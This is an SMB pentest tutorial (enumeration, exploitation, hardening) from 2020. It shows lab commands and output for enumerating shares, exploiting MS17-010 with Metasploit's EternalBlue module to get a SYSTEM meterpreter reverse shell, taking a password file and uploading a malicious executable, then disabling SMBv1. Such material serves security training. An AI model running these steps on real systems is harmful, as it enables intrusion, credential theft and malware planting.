


SMB

Enumeration & Exploitation & Hardening

Anıl BAŞ
August 2020

Table of Contents

Introduction

What is SMB?

SMB (**S**erver **M**essage **B**lock) is a network protocol for accessing files, printers and other devices on the network. Server Message Block provides file sharing, network browsing, printing services, and interprocess communication over a network. Most usage of SMB involves computers running Microsoft Windows, where it was known as "Microsoft Windows Network" before the introduction of Active Directory. SMB uses TCP 139 and TCP 445 ports by default. Latest SMB version is SMBv3. SMB has been the subject of numerous vulnerabilities from past to present. Lets talk about some of these.

The Most Popular SMB Vulnerabilities

CVE-2020-1206 (SMBleed)

This is the most recent SMB vulnerability was announced. An information disclosure vulnerability published on Microsoft Server Message Block 3.1.1 (SMBv3). An attacker who successfully exploited the vulnerability could obtain information to further compromise the user's system. To exploit a server, an unauthenticated attacker could send a specially crafted packet to a targeted SMBv3 server. To exploit a client, an unauthenticated attacker would need to configure a malicious SMBv3 server and convince a user to connect to it.

Affected versions are Windows 10 versions 1903, 1909, 2004.

CVE-2020-0796 (SMBGhost)

A remote code execution vulnerability exists in the way that the Microsoft Server Message Block 3.1.1 (SMBv3) protocol handles certain requests. An attacker who successfully exploited the vulnerability could gain the ability to execute code on the target server or client. To exploit the vulnerability against a server, an unauthenticated attacker could send a specially crafted packet to a targeted SMBv3 server. To exploit the vulnerability against a client, an unauthenticated attacker would need to configure a malicious SMBv3 server and convince a user to connect to it.

Affected Versions

- Windows 10 Version 1903 for 32-bit Systems
- Windows 10 Version 1903 for ARM64-based Systems
- Windows 10 Version 1903 for x64-based Systems
- Windows 10 Version 1909 for 32-bit Systems
- Windows 10 Version 1909 for ARM64-based Systems
- Windows 10 Version 1909 for x64-based Systems

- Windows Server, version 1903 (Server Core installation)
- Windows Server, version 1909 (Server Core installation)

MS17-010 (EternalBlue)

The most severe of the vulnerabilities could allow remote code execution if an attacker sends specially crafted messages to a Microsoft Server Message Block 1.0 (SMBv1) server. On 2017, WannaCry Ransomware which targeted computers running the Microsoft Windows operating system by encrypting data and demanding ransom payments in the Bitcoin cryptocurrency. WannaCry Ransomware propagated through EternalBlue (MS17-010).

MS08-67 (Conficker)

This is a remote code execution vulnerability. An attacker who successfully exploited this vulnerability could take complete control of an affected system remotely. On Microsoft Windows 2000-based, Windows XP-based, and Windows Server 2003-based systems, an attacker could exploit this vulnerability over RPC without authentication and could run arbitrary code.


SMB Enumeration

SMB is one of the most important service. So it is very important for a pentester. First things first, we need get some information.

Port Scanning – Check Service is Up

Nmap can be used for port scanning. Basic nmap command for SMB service check is in the following.

```
nmap -Pn -n -v -sT -p139,445 [ip]
```



```
anil@TheMachine:~$ nmap -Pn -n -v -sT -p139,445 192.168.45.133
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-20 21:15 +03
Initiating Connect Scan at 21:15
Scanning 192.168.45.133 [2 ports]
Discovered open port 445/tcp on 192.168.45.133
Discovered open port 139/tcp on 192.168.45.133
Completed Connect Scan at 21:15, 1.10s elapsed (2 total ports)
Nmap scan report for 192.168.45.133
Host is up (0.0011s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.14 seconds
```

Gathering Hostname

Nmblookup is a tool in the Kali Linux distribution. Nmblookup collects NetBIOS over TCP/IP client used to lookup NetBIOS names.

```
nmblookup -A [ip]
```

```
anil@TheMachine:~$ nmblookup -A 192.168.45.133
Looking up status of 192.168.45.133
        WEBSEC-PC       <20> -         M <ACTIVE>
        WEBSEC-PC       <00> -         M <ACTIVE>
        WORKGROUP       <00> - <GROUP> M <ACTIVE>
        WORKGROUP       <1e> - <GROUP> M <ACTIVE>
        WORKGROUP       <1d> -         M <ACTIVE>
        ..__MSBROWSE__. <01> - <GROUP> M <ACTIVE>

        MAC Address = 00-0C-29-95-67-3C
```

Checking SMB Properties

Nmap can check SMB mode and SMB properties with basic scripts.

```
nmap -Pn -n -sT -sC -p139,445 [ip]
```

```
anil@TheMachine:~$ nmap -Pn -n -sT -sC -p139,445 192.168.45.133
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-20 21:17 +03
Nmap scan report for 192.168.45.133
Host is up (0.00075s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
|_clock-skew: mean: -1h00m00s, deviation: 1h43m54s, median: -1s
|_nbstat: NetBIOS name: WEBSEC-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:95:67:3c (VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: websec-PC
|   NetBIOS computer name: WEBSEC-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-08-20T21:17:12+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-08-20T18:17:12
|_  start_date: 2020-08-20T16:53:50

Nmap done: 1 IP address (1 host up) scanned in 40.37 seconds
```

SMB Share Listing

```
smbmap -H [ip]
```

```
smbclient -L \\\\[ip]
```

```
anil@TheMachine:~$ smbclient -L \\\\192.168.45.133
Enter WORKGROUP\anil's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Users           Disk
```

```
nmap -Pn --script smb-enum-shares -p 139,445 [ip]
```

```
anil@TheMachine:~$ nmap -Pn --script smb-enum-shares -p 139,445 192.168.45.133
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-20 21:20 +03
Nmap scan report for 192.168.45.133
Host is up (0.0020s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\192.168.45.133\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.45.133\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.45.133\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\192.168.45.133\Users:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: READ
|_    Current user access: READ

Nmap done: 1 IP address (1 host up) scanned in 1.53 seconds
```

Checking Null Sessions

```
smbmap -H [ip]
```

```
rpcclient -U "" -N [ip]
```

```
smbclient \\\\[ip]\\[sharename]
```

Checking Known Vulnerabilities

```
nmap -Pn --script smb-vuln* -p 139,445 [ip]
```

```
anil@TheMachine:~$ nmap -Pn --script smb-vuln* -p 139,445 192.168.45.133
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-20 21:33 +03
Nmap scan report for 192.168.45.133
Host is up (0.0016s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 6.49 seconds
```

Automated Enumeration

Enum4Linux is a great tool for SMB Scanning. Enum4Linux checks all SMB Enumeration types with -A (do all enumeration) parameter. Enum4Linux checks for null session, share listing, domain info, password policy and etc.

```
enum4linux -A [ip]
```

```
anil@TheMachine:~$ enum4linux -A 192.168.45.133
Unknown option: A
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Aug 20 21:34:43 2020

 =========================
|    Target Information    |
 =========================
Target ........... 192.168.45.133
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ====================================================
|    Enumerating Workgroup/Domain on 192.168.45.133    |
 ====================================================
[+] Got domain/workgroup name: WORKGROUP

 ============================================
|    Nbtstat Information for 192.168.45.133    |
 ============================================
Looking up status of 192.168.45.133
        WEBSEC-PC       <20> -         M <ACTIVE>  File Server Service
        WEBSEC-PC       <00> -         M <ACTIVE>  Workstation Service
        WORKGROUP       <00> - <GROUP> M <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1e> - <GROUP> M <ACTIVE>  Browser Service Elections
        WORKGROUP       <1d> -         M <ACTIVE>  Master Browser
        ..__MSBROWSE__. <01> - <GROUP> M <ACTIVE>  Master Browser

        MAC Address = 00-0C-29-95-67-3C

 =====================================
|    Session Check on 192.168.45.133    |
 =====================================
[+] Server 192.168.45.133 allows sessions using username '', password ''

 ===========================================
|    Getting domain SID for 192.168.45.133    |
```


Exploiting SMB Vulnerabilities

Exploiting MS17-010

Now, we know how to enumerate SMB service. A computer with MS17-010 vulnerability was detected using enumeration methods. So, let's exploit it.

Metasploit framework will be used, for exploitation phase.

```
msfconsole
```



First, search for module keyword on the metasploit framework.

```
search ms17
```

```
msf5 > search ms17

Matching Modules
================

   #   Name                                                    Disclosure Date  Rank     Check  Description
   -   ----                                                    ---------------  ----     -----  -----------
   0   auxiliary/admin/mssql/mssql_enum_domain_accounts                         normal   No     Microsoft SQL Server SUSE
R_SNAME Windows Domain Account Enumeration
   1   auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli                    normal   No     Microsoft SQL Server SQLi
 SUSER_SNAME Windows Domain Account Enumeration
   2   auxiliary/admin/mssql/mssql_enum_sql_logins                              normal   No     Microsoft SQL Server SUSE
R_SNAME SQL Logins Enumeration
   3   auxiliary/admin/mssql/mssql_escalate_execute_as                          normal   No     Microsoft SQL Server Esca
late EXECUTE AS
   4   auxiliary/admin/mssql/mssql_escalate_execute_as_sqli                     normal   No     Microsoft SQL Server SQLi
 Escalate Execute AS
   5   auxiliary/admin/smb/ms17_010_command                     2017-03-14       normal   No     MS17-010 EternalRomance/E
ternalSynergy/EternalChampion SMB Remote Windows Command Execution
   6   auxiliary/scanner/smb/smb_ms17_010                                       normal   No     MS17-010 SMB RCE Detectio
n
   7   exploit/windows/fileformat/office_ms17_11882             2017-11-15       manual   No     Microsoft Office CVE-2017
-11882
   8   exploit/windows/smb/ms17_010_eternalblue                 2017-03-14       average  Yes    MS17-010 EternalBlue SMB
Remote Windows Kernel Pool Corruption
   9   exploit/windows/smb/ms17_010_eternalblue_win8            2017-03-14       average  No     MS17-010 EternalBlue SMB
Remote Windows Kernel Pool Corruption for Win8+
   10  exploit/windows/smb/ms17_010_psexec                      2017-03-14       normal   Yes    MS17-010 EternalRomance/E
ternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11  exploit/windows/smb/smb_doublepulsar_rce                 2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote C
ode Execution
```


Then, select the module and use it.

```
use exploit/Windows/smb/ms17_010_eternalblue
```

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:
<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```


Every module on the metaspolit framework needs some parameters to exploit. So, we need to set required parameters in the module options.

```
set rhosts [ip]
```




```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.5.134
rhosts => 192.168.5.134
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.5.134    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.5.135    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > █
```

After the setting, we can check the vulnerability is exists or we can try exploit the vulnerability directly. Let's check vulnerability for confirmation.



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.5.134:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.5.134:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.5.134:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.5.134:445 - The target is vulnerable.
msf5 exploit(windows/smb/ms17_010_eternalblue) > █
```

The target looks like vulnerable. So, exploit it.



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.5.135:4444
[*] 192.168.5.134:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.5.134:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.5.134:445     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.5.134:445 - Connecting to target for exploitation.
[+] 192.168.5.134:445 - Connection established for exploitation.
[+] 192.168.5.134:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.5.134:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.5.134:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.5.134:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.5.134:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.5.134:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.5.134:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.5.134:445 - Sending all but last fragment of exploit packet
[*] 192.168.5.134:445 - Starting non-paged pool grooming
[+] 192.168.5.134:445 - Sending SMBv2 buffers
[+] 192.168.5.134:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.5.134:445 - Sending final SMBv2 buffers.
[*] 192.168.5.134:445 - Sending last fragment of exploit packet!
[*] 192.168.5.134:445 - Receiving response from exploit packet
[+] 192.168.5.134:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.5.134:445 - Sending egg to corrupted connection.
[*] 192.168.5.134:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 192.168.5.134
[*] Meterpreter session 1 opened (192.168.5.135:4444 -> 192.168.5.134:49164) at 2020-08-20 20:07:07 +0300
[+] 192.168.5.134:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.5.134:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.5.134:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Now, we have privileged shell on the target computer. We can do everything on the target computer.

Read/Write a File With SMB Service

If target shares a folder without restrictions, we can read/write files over the SMB. So let's check the target for sharings.

```
anil@TheMachine:~$ smbclient -L \\\\192.168.45.133
Enter WORKGROUP\anil's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        SharedFolder    Disk
        Users           Disk
```

As you can see in the above, there is a folder for sharing. We can check it out with smbclient.

```
anil@TheMachine:~$ smbclient \\\\192.168.45.133\\SharedFolder\\
Enter WORKGROUP\anil's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Aug 20 21:52:56 2020
  ..                                  D        0  Thu Aug 20 21:52:56 2020
  DailyPasswords.txt                  A       35  Thu Aug 20 21:47:04 2020

                10459647 blocks of size 4096. 5884515 blocks available
```

There is an interesting file on the folder. Let's get and read it.


```
smb: \> get DailyPasswords.txt
getting file \DailyPasswords.txt of size 35 as DailyPasswords.txt (4.9 KiloBytes/sec)
```

```
anil@TheMachine:~$ cat DailyPasswords.txt
Alice - my$tr0ngP4ss!
Bob - 123456anil@TheMachine:~$
```

We have obtained very critical information for an attacker. Well, reading is successful but what about writing files? Let's check for writing files.

```
anil@TheMachine:~$ smbclient \\\\192.168.45.133\\SharedFolder\\
Enter WORKGROUP\anil's password:
Try "help" to get a list of possible commands.
smb: \> put maliciousfile.exe
putting file maliciousfile.exe as \maliciousfile.exe (2.0 kb/s) (average 2.0 kb/s)
```

We can write a malicious code on the target. Let’s check it on the target.



SMB Hardening

Disable SMBv1


SMBv1 is a very old version of SMB. This makes it insecure. When you use SMB1, we lose key protections offered by later SMB protocol versions:

- **Pre-authentication Integrity (SMB 3.1.1+):** Protects against security downgrade attacks.
- **Secure Dialect Negotiation (SMB 3.0, 3.02**): Protects against security downgrade attacks.
- **Encryption (SMB 3.0+):** Prevents inspection of data on the wire, MiTM attacks. In SMB 3.1.1 encryption performance is even better than signing!
- **Insecure guest auth blocking (SMB 3.0+ on Windows 10+):** Protects against MiTM attacks.
- **Better message signing (SMB 2.02+):** HMAC SHA-256 replaces MD5 as the hashing algorithm in SMB 2.02, SMB 2.1 and AES-CMAC replaces that in SMB 3.0+. Signing performance increases in SMB2 and 3.

Starting in Windows 8.1 and Windows Server 2012 R2, removal of the SMB1 feature possible and easy.


Remove SMBv1 on the server with powershell;

```
Remove-WindowsFeature FS-SMB1
```



Disable SMBv1 on the server with powershell;

```
Disable-WindowsOptionalFeature -Online -FeatureName smb1protocol
```



